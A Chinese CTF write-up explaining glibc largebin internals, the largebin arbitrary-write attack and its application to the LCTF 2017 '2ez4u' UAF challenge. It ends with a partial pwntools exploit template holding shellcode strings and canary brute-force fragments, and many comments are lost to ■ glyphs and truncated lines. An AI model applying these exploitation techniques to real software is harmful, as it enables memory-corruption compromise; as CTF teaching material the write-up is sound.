largebin学习从源码到做题

小白King / 2019-10-24 09:34:00 / 浏览数 4385 安全技术 二进制安全 顶(0) 踩(0)

一、largebin的原理学习

大于512（1024）字节(0x400)的chunk称之为large chunk，large bin就是用于管理这些large chunk的

Large bins 中一共包括 63 个 bin，index为64~126，每个 bin 中的 chunk 的大小不一致，而是处于一定区间范围内

组	数量	公差
1	32	64B
2	16	512B
3	8	4096B
4	4	32768B
5	2	262144B
6	1	无限制


largebin 的结构和其他链表都不相同，更加复杂

largebin里除了有fd、bk指针，另外还有fd_nextsize 和 bk_nextsize
这两个指针，因此是有横向链表和纵向链表2个链表，而纵向的链表目的在于加快寻找chunk的速度。

自己写个C语言学习下largebin的堆块分配方式：


```
#include<stdio.h>
#include<stdlib.h>

int main()
{
   unsigned long *pa, *pb, *p1, *p2, *p3, *p4, *p5, *p6, *p7, *p8, *p9, *p10, *p11, *p12, *p13, *p14;
   unsigned long *p;
   pa = malloc(0xb0);
   pb = malloc(0x20);
   p1 = malloc(0x400);
   p2 = malloc(0x20);
   p3 = malloc(0x410);
   p4 = malloc(0x20);
   p5 = malloc(0x420);
   p6 = malloc(0x20);
   p7 = malloc(0x420);
   p8 = malloc(0x20);
   p9 = malloc(0x430);
   p10 = malloc(0x20);
   p11 = malloc(0x430);
   p12 = malloc(0x20);
   p13 = malloc(0x430);
   p14 = malloc(0x20);
   free(pa);
   free(p1);
   free(p3);
   free(p5);
   free(p7);
   free(p9);
   free(p11);
   free(p13);
   p = malloc(0x20);
   p = malloc(0x80);
```

```
    return 0;
}
```



```
fastbins
0x20: 0x0
0x30: 0x0
0x40: 0x0
0x50: 0x0
0x60: 0x0
0x70: 0x0
0x80: 0x0
unsortedbin
all: 0x0
smallbins
empty
largebins
0x400: 0x602980 —▸ 0x602de0 —▸ 0x602530 —▸ 0x6020f0 —▸ 0x7ffff7dd1f68 (main_arena+1096) ◂— ...
0x440: 0x603240 —▸ 0x603b20 —▸ 0x6036b0 —▸ 0x7ffff7dd1f78 (main_arena+1112) ◂— 0x603240 /* '@2`' */
pwndbg> parseheap
addr                prev                size                 status              fd                bk
0x602000            0x0                 0x30                 Used                None              None
0x602030            0x0                 0x90                 Used                None              None
0x6020c0            0x90                0x30                 Used                None              None
0x6020f0            0x0                 0x410                Freed     0x7ffff7dd1f68          0x602530
0x602500            0x410               0x30                 Used                None              None
0x602530            0x0                 0x420                Freed           0x6020f0          0x602de0
0x602950            0x420               0x30                 Used                None              None
0x602980            0x0                 0x430                Freed           0x602de0    0x7ffff7dd1f68
0x602db0            0x430               0x30                 Used                None              None
0x602de0            0x0                 0x430                Freed           0x602530          0x602980
0x603210            0x430               0x30                 Used                None              None
0x603240            0x0                 0x440                Freed           0x603b20    0x7ffff7dd1f78
0x603680            0x440               0x30                 Used                None              None
0x6036b0            0x0                 0x440                Freed     0x7ffff7dd1f78          0x603b20
0x603af0            0x440               0x30                 Used                None              None
0x603b20            0x0                 0x440                Freed           0x6036b0          0x603240
0x603f60            0x440               0x30                 Used                None              None
```

可以看到申请的堆块0x400到0x420放在larbin(index64),而3个0x430的堆块放在largebin(index65)，下面用图来解析：



这是largebin中的堆块的分配示意图，上方的是size有相同和不同，但处于同一largebin的chunk分布，下方是相同size处于同一largebin的chunk分布。

很清楚地可以看到fk和bk形成的横向链表，fd_nextsize和bk_nextsize形成的纵向链表（看不出可以将图顺时针旋转90度再看看）

这里通过fd指针和bk指针形成循环链表很好理解，和之前的small bin和unsorted bin一样，但是不同的在于，largebin中的chunk是按照从大到小的顺序排列的(表头大，表尾小)，当有相同size的chunk时则按照free的时间顺序排序。

同时相同size的chunk，只有第一个chunk会有fd_nextsize和bk_nextsize，其他的都没有，fd_nextsize和bk_nextsize置为0。

一般的，bk_nextchunk指向前一个比它大的chunk(表头和表尾除外)。这样就很好理解，fd_nextsize指向下一个比它小的chunk。

表头chunk的bk_nextsize指向表尾chunk，表尾的fd_nextsize指向表头chunk，从而fd_nextsize指针形成一个循环链表，bk_nextsize指针也形成一个循环链表，所以large

了解了布局后，让我们继续看看申请largebin时的源码是什么样的：

```
if (!in_smallbin_range (nb))
       {
         bin = bin_at (av, idx);
■
         //■■■■■ bin ■■■■■■■chunk■■■■■■■■■■■
         if ((victim = first (bin)) != bin &&
             (unsigned long) (victim->size) >= (unsigned long) (nb))
           {
             // ■■■■■■■■■■■■■size■■chunk
             victim = victim->bk_nextsize;
             while (((unsigned long) (size = chunksize (victim)) <
                     (unsigned long) (nb)))
               victim = victim->bk_nextsize;

             /* Avoid removing the first entry for a size so that the skip
                list does not have to be rerouted.  */
             //■■■■■chunk■■bin■■■■■chunk■■■■chunk■■■■■■chunk■■■■■
             //■■■■■■■■■■chunk
             //■■■■■■■chunk■■■■■■■■nextsize■■
             //■■■■■■■■bk_nextsize■fd_nextsize■■■
             if (victim != last (bin) && victim->size == victim->fd->size)
               victim = victim->fd;
             //■■■■■■■■
             remainder_size = size - nb;
             unlink (av, victim, bck, fwd);//■■unlink■chunk■■■■■
■
             /* Exhaust */
             if (remainder_size < MINSIZE)
               {
                 //■■■■■■■■■■■■■■■chunk■■■■■■■■■■■■inuse
                 //■■■■NO_main_arena■■■
                 set_inuse_bit_at_offset (victim, size);
                 if (av != &main_arena)
                   victim->size |= NON_MAIN_ARENA;
               }
             /* Split */
             else
               {
                 //■■■■■■■■■■■■■chunk
                 //■■■■■■■■■■■■unsorted bin■
                 remainder = chunk_at_offset (victim, nb);
                 /* We cannot assume the unsorted list is empty and therefore
                    have to perform a complete insert here.  */
                 bck = unsorted_chunks (av);
                 fwd = bck->fd;
     if (__glibc_unlikely (fwd->bk != bck))
                   {
                     errstr = "malloc(): corrupted unsorted chunks";
                     goto errout;
                   }
                 remainder->bk = bck;
                 remainder->fd = fwd;
                 bck->fd = remainder;
                 fwd->bk = remainder;
                 if (!in_smallbin_range (remainder_size))
                   {
                     remainder->fd_nextsize = NULL;
                     remainder->bk_nextsize = NULL;
                   }
                 set_head (victim, nb | PREV_INUSE |
                           (av != &main_arena ? NON_MAIN_ARENA : 0));
                 set_head (remainder, remainder_size | PREV_INUSE);
                 set_foot (remainder, remainder_size);
               }
```

```
            check_malloced_chunk (av, victim, nb);
            void *p = chunk2mem (victim);
            alloc_perturb (p, bytes);
            return p;
          }
      }
```

源码中提到了unlink的操作，继续分析largebin的unlink操作： 结合着那个图就很好理解了

```
#define unlink(AV, P, BK, FD) {                                            \
   FD = P->fd;                                   \
   BK = P->bk;                                   \
   if (__builtin_expect (FD->bk != P || BK->fd != P, 0))             \
     malloc_printerr (check_action, "corrupted double-linked list", P, AV);  \
   else {                                    \
       FD->bk = BK;                                  \
       BK->fd = FD;
//■■■■■■■■■■■fd■bk■■■
       if (!in_smallbin_range (P->size)                      \
           && __builtin_expect (P->fd_nextsize != NULL, 0)) {            \
       if (__builtin_expect (P->fd_nextsize->bk_nextsize != P, 0)        \
       || __builtin_expect (P->bk_nextsize->fd_nextsize != P, 0))    \
         malloc_printerr (check_action,                      \
                  "corrupted double-linked list (not small)",    \
                  P, AV);
           //■■■■■■■■■■■■■fd_nextsize■bk_nextsize
           if (FD->fd_nextsize == NULL) {                    \
               if (P->fd_nextsize == P)                      \
               //■1■unlink■■■bin■■size■■■■■
                 FD->fd_nextsize = FD->bk_nextsize = FD;

               else {
               //■2■unlink■■■size■■■■■■■■■■■■■largebin■
                   FD->fd_nextsize = P->fd_nextsize;                 \
                   FD->bk_nextsize = P->bk_nextsize;                 \
                   P->fd_nextsize->bk_nextsize = FD;                 \
                   P->bk_nextsize->fd_nextsize = FD;                 \
                 }                               \
             } else {
             //■3■unlink■■■bin■■size■■■■■■
               P->fd_nextsize->bk_nextsize = P->bk_nextsize;             \
               P->bk_nextsize->fd_nextsize = P->fd_nextsize;             \
             }                               \
         }                                   \
     }                                       \
}
```

再来看看free状态的largebin的插入是怎么样的：victim就是想要插入的块

```
while ((victim = unsorted_chunks (av)->bk) != unsorted_chunks (av))
{
   bck = victim->bk;
   if (__builtin_expect (chunksize_nomask (victim) <= 2 * SIZE_SZ, 0)
       || __builtin_expect (chunksize_nomask (victim)
                  > av->system_mem, 0))
           malloc_printerr (check_action, "malloc(): memory corruption",
                            chunk2mem (victim), av);
   size = chunksize (victim);
■
   /*
     If a small request, try to use last remainder if it is the
     only chunk in unsorted bin.  This helps promote locality for
     runs of consecutive small requests. This is the only
     exception to best-fit, and applies only when there is
     no exact fit for a small chunk.
   */
//■■■■■■unsorted bin■■■■■■■■■■■■■■■■bins■■■■■■■■■■unsorted bin■■■■■■chunk■■■■■chunk■■■■■■■■■chunk■■■■■■■last r
   if (in_smallbin_range (nb) &&
       bck == unsorted_chunks (av) &&
       victim == av->last_remainder &&
```

```
        (unsigned long) (size) > (unsigned long) (nb + MINSIZE))
    {
        /* split and reattach remainder */
        remainder_size = size - nb;
        remainder = chunk_at_offset (victim, nb);
        unsorted_chunks (av)->bk = unsorted_chunks (av)->fd = remainder;
        av->last_remainder = remainder;
        remainder->bk = remainder->fd = unsorted_chunks (av);
        if (!in_smallbin_range (remainder_size))
        {
            remainder->fd_nextsize = NULL;
            remainder->bk_nextsize = NULL;
        }
■
        set_head (victim, nb | PREV_INUSE |
                  (av != &main_arena ? NON_MAIN_ARENA : 0));
        set_head (remainder, remainder_size | PREV_INUSE);
        set_foot (remainder, remainder_size);
■
        check_malloced_chunk (av, victim, nb);
        void *p = chunk2mem (victim);
        alloc_perturb (p, bytes);
        return p;
    }
■
    /* remove from unsorted list */
    unsorted_chunks (av)->bk = bck;
    bck->fd = unsorted_chunks (av);
■
    /* Take now instead of binning if exact fit */
■
    if (size == nb)
    {
         set_inuse_bit_at_offset (victim, size);
         if (av != &main_arena)
             set_non_main_arena (victim);
         check_malloced_chunk (av, victim, nb);
         void *p = chunk2mem (victim);
         alloc_perturb (p, bytes);
         return p;
    }
■
    /* place chunk in bin */
    if (in_smallbin_range (size))
    {
        victim_index = smallbin_index (size);
        bck = bin_at (av, victim_index);
        fwd = bck->fd;
    }
    else
    {//■■■■largebin■■■3■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■chunk■■■■■■■■■
        victim_index = largebin_index (size);
        bck = bin_at (av, victim_index);
        fwd = bck->fd;
■
        /* maintain large bins in sorted order */
        if (fwd != bck)
        {
             /* Or with inuse bit to speed comparisons */
             size |= PREV_INUSE;
             /* if smaller than smallest, bypass loop below */
             assert (chunk_main_arena (bck->bk));
             if ((unsigned long) (size) < (unsigned long) chunksize_nomask (bck->bk))
             {
                 fwd = bck;
                 bck = bck->bk;
                 victim->fd_nextsize = fwd->fd;
                 victim->bk_nextsize = fwd->fd->bk_nextsize;
                 fwd->fd->bk_nextsize = victim->bk_nextsize->fd_nextsize = victim;
```

```
            }
            else
            {
                assert (chunk_main_arena (fwd));
                while ((unsigned long) size < chunksize_nomask (fwd))
                {
                    fwd = fwd->fd_nextsize;
                    assert (chunk_main_arena (fwd));
                }
■
                if ((unsigned long) size == (unsigned long) chunksize_nomask (fwd))
                      /* Always insert in the second position.  */
                      fwd = fwd->fd;
                else
                { //■■■■■■■■■■■■■■■■■■■■■■■■■
                    victim->fd_nextsize = fwd;
                    victim->bk_nextsize = fwd->bk_nextsize;
                    fwd->bk_nextsize = victim;
                    victim->bk_nextsize->fd_nextsize = victim;
                }
                bck = fwd->bk;
            }
        }
        else
            victim->fd_nextsize = victim->bk_nextsize = victim;
   }
//■■■■■■■■■■■■■■
   mark_bin (av, victim_index);
   victim->bk = bck;
   victim->fd = fwd;
   fwd->bk = victim;
   bck->fd = victim;
```

这里没有什么检查，所以我们可以伪造一个largebin堆块的bk和bk_nextsize，然后在实现assert时，就会把我们伪造的地址看成堆块，并在fake_chunk的fd和fd_nextsize

二、largebin的攻击原理

这里讲的是先部署好bk和bk_nextsize，当发生assert时，就会产生任意地址写堆地址的漏洞。

核心代码就是之前我们说的这个：p是第一个小于victim的堆块，bck是p的bk，所以链表关系是：

bck--->victim--->fwd，原始的横向列表和纵向列表都是bck--->fwd，即：

bck = fwd-->bk , bck=fwd-->bk_nextsize

而我们要做的利用堆溢出或者UAF漏洞，修改fwd的bk和bk_nextsize为fake_chunk地址，看代码就可以知道：

```
else
{
    victim->fd_nextsize = fwd;
    victim->bk_nextsize = fwd->bk_nextsize;//■victim->bk_nextsize■■fake_chunk■■
    fwd->bk_nextsize = victim;
    victim->bk_nextsize->fd_nextsize = victim;//■fake_chunk■fd_nextsize■■assert■■■■
}
■
victim->bk = bck;//■victim-bk■■fake_chunk■■
victim->fd = fwd;
fwd->bk = victim;
bck->fd = victim;//■fake_chunk■fd■■assert■■■■
```

所以就是通过修改fwd的bk和bk_nextsize，造成任意地址的fd和fd_nextsize写堆地址的漏洞。这个和unsortedbin attack有点像，但是又不同。

用how2heap的那个例子看看：

```
pwndbg> bins
fastbins
0x20: 0x0
0x30: 0x0
0x40: 0x0
0x50: 0x0
0x60: 0x0
0x70: 0x0
0x80: 0x0
unsortedbin
all: 0x6033a0 —▸ 0x603290 —▸ 0x7ffff7dd1b78 (main_arena+88) ◂— 0x6033a0
smallbins
empty
largebins
0x400 [corrupted]
FD: 0x602840 ◂— 0x0
BK: 0x602410 —▸ 0x602c80 —▸ 0x602840 —▸ 0x7fffffffdcb0 ◂— 0x0
pwndbg>
```

一波伪造，使得0x602840的size为0x3f1，目的是让largebin插进来时，正好在0x602840和0x602840的bk之间，修改0x602840的bk为栈地址，0x602840的bk_nextsize

```
0x7fffffffdcb0 ◂— 0x0

0x7fffffffdcc0 —▸ 0x6033a0 ◂— 0x0
0x7fffffffdcc8 ◂— 0x0
0x7fffffffdcd0 —▸ 0x6033a0 ◂— 0x0
0x7fffffffdcd8 ◂— 0x0
```

可以看到fd的位置(0x7fffffffdcc0)写入了堆地址，fd_nextsize的位置(0x7fffffffdcd0)也写入了堆地址，验证完毕。

三、题目演示

LCTF - 2ez4u 2017

```
v1ct0r@ubuntu:~/Desktop/sharefile/Review/largebin$ check
[*] '/mnt/hgfs/sharefile/Review/largebin/2ez4u'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
v1ct0r@ubuntu:~/Desktop/sharefile/Review/largebin$
```

保护全开，习惯就好，ida继续分析：

```
void sub_1232()
{
  __int64 savedregs; // [rsp+10h] [rbp+0h]
■
  while ( 1 )
  {
    menu();
    read_0();
    switch ( &savedregs )
    {
      case 1u:
        malloc_0();
        break;
      case 2u:
        free_0();
        break;
      case 3u:
        edit();
```

```
        break;
      case 4u:
        show_0();
        break;
      case 5u:
        exit(0);
        return;
      default:
        puts("invalid choice !");
        break;
    }
  }
}
```

熟悉的菜单题，一个个看功能：

malloc:

```
unsigned __int64 malloc_0()
{
  signed int i; // [rsp+4h] [rbp-2Ch]
  int v2; // [rsp+8h] [rbp-28h]
  unsigned int v3; // [rsp+Ch] [rbp-24h]
  unsigned int v4; // [rsp+10h] [rbp-20h]
  unsigned int size; // [rsp+14h] [rbp-1Ch]
  _QWORD *chunk; // [rsp+18h] [rbp-18h]
  unsigned __int64 v7; // [rsp+28h] [rbp-8h]
■
  v7 = __readfsqword(0x28u);
  if ( unk_202140 == 16 )//■■■■■■16
  {
    puts("sorry XD");
  }
  else
  {
    printf("color?(0:red, 1:green):");
    v2 = read_0();
    if ( v2 != 1 && v2 )
    {
      puts("invalid");
    }
    else
    {
      printf("value?(0-999):");
      v3 = read_0();
      if ( v3 <= 0x3E7 )
      {
        printf("num?(0-16):");
        v4 = read_0();
        if ( v4 <= 0x10 )
        {
          printf("description length?(1-1024):");
          size = read_0();
          if ( size <= 0x400 && size )
          {
            chunk = malloc(size + 0x18LL);
            printf("description of the apple:");
            read_1((chunk + 3), size, 10);//description
            *chunk = v2;//color
            chunk[1] = v3;//value
            *(chunk + 1) = v4;//num
            for ( i = 0; i <= 15; ++i )
            {
              if ( !LODWORD(qword_202040[2 * i]) )//■■■■0■■■■■■■index■■■■■■■
              {
                *(chunk + 4) = i;
                qword_202040[2 * i + 1] = chunk;
```

```
            HIDWORD(qword_202040[2 * i]) = size;
            LODWORD(qword_202040[2 * i]) = 1;//■■■■■■■■■■■■■■■■■■■■■■
            ++unk_202140;//■■
            printf("apple index: %d\n", i);
            return __readfsqword(0x28u) ^ v7;
          }
        }
      }
      else
      {
        puts("???");
      }
    }
    else
    {
      puts("invalid");
    }
  }
  else
  {
    puts("invalid");
  }
 }
}
return __readfsqword(0x28u) ^ v7;
}
```

这里可以知道申请的chunk最大为0x400，但是每一次申请都会加0x18，所以最大是0x418的chunk，已经到达了largebin的范围。这里可以清楚地看到堆块的布局：


```
struck  chunk
{
  int size■
  int color■//4
  int value■//4
  int num■//8
  int index■//8
  char content[size-0x18];
}
```

很明显，这个0x18是用来隔开输入的，这样FD和BK就不能控制了，作者这一步还是挺好的，但是我们可以利用unsortedbin的切割，后面再讲，继续分析：

```
unsigned __int64 __fastcall sub_A60(__int64 a1, int a2, char a3)
{
  char v4; // [rsp+0h] [rbp-20h]
  char buf; // [rsp+13h] [rbp-Dh]
  int i; // [rsp+14h] [rbp-Ch]
  unsigned __int64 v7; // [rsp+18h] [rbp-8h]

  v4 = a3;
  v7 = __readfsqword(0x28u);
  for ( i = 0; i < a2; ++i )
  {
    read(0, &buf, 1uLL);
    if ( buf == v4 )
    {
      *(i + a1) = 0;
      return __readfsqword(0x28u) ^ v7;
    }
    *(a1 + i) = buf;
  }
  if ( i == a2 )
    *(a2 - 1LL + a1) = 0;
  else
    *(i + a1) = 0;
  return __readfsqword(0x28u) ^ v7;
}
```


这是read函数，可以看到输入中，如果是回车，则变成\x00，输入结束后把末尾置为0截断，如果不输入也还是置为0，没有offbynull，多了个0截断。

free：

```
unsigned __int64 sub_E57()
{
 unsigned int idx; // [rsp+4h] [rbp-Ch]
 unsigned __int64 v2; // [rsp+8h] [rbp-8h]
■
 v2 = __readfsqword(0x28u);
 printf("which?(0-15):");
 idx = read_0();
 if ( idx <= 0xF && LODWORD(qword_202040[2 * idx]) )
 {
   LODWORD(qword_202040[2 * idx]) = 0;  //■■■■0■■■double free
   free(qword_202040[2 * idx + 1]);  //UAF
   --unk_202140;
 }
 else
 {
   puts("???");
 }
 return __readfsqword(0x28u) ^ v2;
}
edit■



unsigned __int64 sub_F19()
{
 unsigned int idx; // [rsp+8h] [rbp-18h]
 int v2; // [rsp+Ch] [rbp-14h]
 unsigned int v3; // [rsp+10h] [rbp-10h]
 unsigned int v4; // [rsp+14h] [rbp-Ch]
 unsigned __int64 v5; // [rsp+18h] [rbp-8h]
```

```
■
 v5 = __readfsqword(0x28u);
 printf("which?(0-15):");
 idx = read_0();
 if ( idx <= 0xF && qword_202040[2 * idx + 1] )
 {
   printf("color?(0:red, 1:green):");
   v2 = read_0();
   if ( v2 != 1 && v2 )
     puts("invalid");
   else
     *qword_202040[2 * idx + 1] = v2;
   printf("value?(0-999):");
   v3 = read_0();
   if ( v3 <= 0x3E7 )
     *(qword_202040[2 * idx + 1] + 1) = v3;
   else
     puts("invalid");
   printf("num?(0-16):");
   v4 = read_0();
   if ( v4 <= 0x10 )
     qword_202040[2 * idx + 1][1] = v4;
   else
     puts("invalid");
   printf("new description of the apple:");
   read_1((qword_202040[2 * idx + 1] + 6), HIDWORD(qword_202040[2 * idx]), 10);
     //■■■■■■■■■■■■■■■■■■■■■■■■■UAF■■■■■■■Free■■■edit■■■■■■■■■
 }
 else
 {
   puts("invalid");
 }
 return __readfsqword(0x28u) ^ v5;
}
```

最后是show函数：

```
unsigned __int64 sub_10E6()
{
  unsigned int v1; // [rsp+4h] [rbp-Ch]
  unsigned __int64 v2; // [rsp+8h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  printf("which?(0-15):");
  v1 = read_0();
  if ( v1 <= 0xF && qword_202040[2 * v1 + 1] )
  {
    if ( *qword_202040[2 * v1 + 1] )
      puts("color: green");
    else
      puts("color: red");
    printf("num: %d\n", qword_202040[2 * v1 + 1][1]);
    printf("value: %d\n", *(qword_202040[2 * v1 + 1] + 1));
    printf("description:");
    puts(qword_202040[2 * v1 + 1] + 24);
  }
  else
  {
    puts("???");
  }
  return __readfsqword(0x28u) ^ v2;
}
```


正常打印，但是只有descrition的大小才够打出我们需要的地址来。这道题到这里就分析完了：

1、有UAF漏洞，有可以edit一个free掉的堆块（利用index更新机制）

2、利用unsortedbin中相邻物理地址的堆块合并(向前合并)，假设有0x100的chunk1和chunk2，都free掉，我们可以得到一个chunk0(0x200)，这里再次申请chunk3(0x1

3、如果我们有chunk0(0x20)--->chunk1(0x20)--->chunk2(0x120)，free2，再free0，再free1，毫无疑问，下一次申请chunk4(0x90)和chunk5(0x50)还是切割chunk2

接下来用2种方法做这道题：

第一种是fastbin attack+unsourtedbin attack：

第二种是largebin attack

第一种方法，泄露了地址后，利用unsorted bin去攻击malloc_hook-0x50，从而在malloc_hook-0x40写入了main_arena+88真实地址，所以在malloc_hook-0x43处会有0x7f的size头可以构造fake_chunk，利用ed

```
#coding=utf8
from pwn import *
from libformatstr import FormatStr
context.log_level = 'debug'
context(arch='amd64', os='linux')
local = 1
elf = ELF('./2ez4u')
if local:
   p = process('./2ez4u')
   libc = elf.libc
else:
   p = remote('192.168.100.20',50005)
   libc = ELF('/lib/x86_64-linux-gnu/libc.so.6')
#onegadget64(libc.so.6)  0x45216  0x4526a  0xf02a4  0xf1147
#onegadget32(libc.so.6)  0x3ac5c  0x3ac5e  0x3ac62  0x3ac69  0x5fbc5  0x5fbc6
# payload32 = fmtstr_payload(offset ■{xxx_got:system_addr})
```

```
# f = FormatStr(isx64=1)
# f[0x8048260]=0x45372800
# f[0x8048260+4]=0x7f20
# f.payload(7)
#shellcode = asm(shellcraft.sh())
#shellcode32 = '\x68\x01\x01\x01\x01\x81\x34\x24\x2e\x72\x69\x01\x68\x2f\x62\x69\x6e\x89\xe3\x31\xc9\x31\xd2\x6a\x0b\x58\xcd\x
#shellcode64 = '\x48\xb8\x01\x01\x01\x01\x01\x01\x01\x01\x50\x48\xb8\x2e\x63\x68\x6f\x2e\x72\x69\x01\x48\x31\x04\x24\x48\x89\x
#shellcode64 = '\x48\x31\xff\x48\x31\xf6\x48\x31\xd2\x48\x31\xc0\x50\x48\xbb\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x53\x48\x89\xe7\x
sl = lambda s : p.sendline(s)
sd = lambda s : p.send(s)
rc = lambda n : p.recv(n)
ru = lambda s : p.recvuntil(s)
ti = lambda : p.interactive()

def debug(addr,PIE=True):
   if PIE:
       text_base = int(os.popen("pmap {}| awk '{{print $1}}'".format(p.pid)).readlines()[1], 16)
       gdb.attach(p,'b *{}'.format(hex(text_base+addr)))
   else:
       gdb.attach(p,"b *{}".format(hex(addr)))
# i = 0
# while True:
#     i += 1
#     print i
#     if local:
#         p = process('./babypie')
#         libc = elf.libc
#     else:
#         p = remote('',)
#         libc = ELF('./')
#     sl = lambda s : p.sendline(s)
#     sd = lambda s : p.send(s)
#     rc = lambda n : p.recv(n)
#     ru = lambda s : p.recvuntil(s)
#     ti = lambda : p.interactive()
#     system_addr = '\x3E\x0A'
#     py = ''
#     py += 'a'*0x28 +'\x01'
#     sd(py)
#     ru('\x01')
#     canary = '\x00' + p.recv()[:7]
#     print "canary--->" + hex(u64(canary))
#     py = ''
#     py += 'a'*0x28 + canary + 'aaaaaaaa' + system_addr
#     sd(py)
#     try:
#         p.recv(timeout = 1)
#     except EOFError:
#         p.close()
#         continue
#     p.interactive()
def bk(addr):
   gdb.attach(p,"b *"+str(hex(addr)))

# def mid_overflow(offset,func_got,rdi,rsi,rdx,next_func):
#   payload = ''
#   payload += 'a'*offset
#   payload += 'aaaaaaaa'
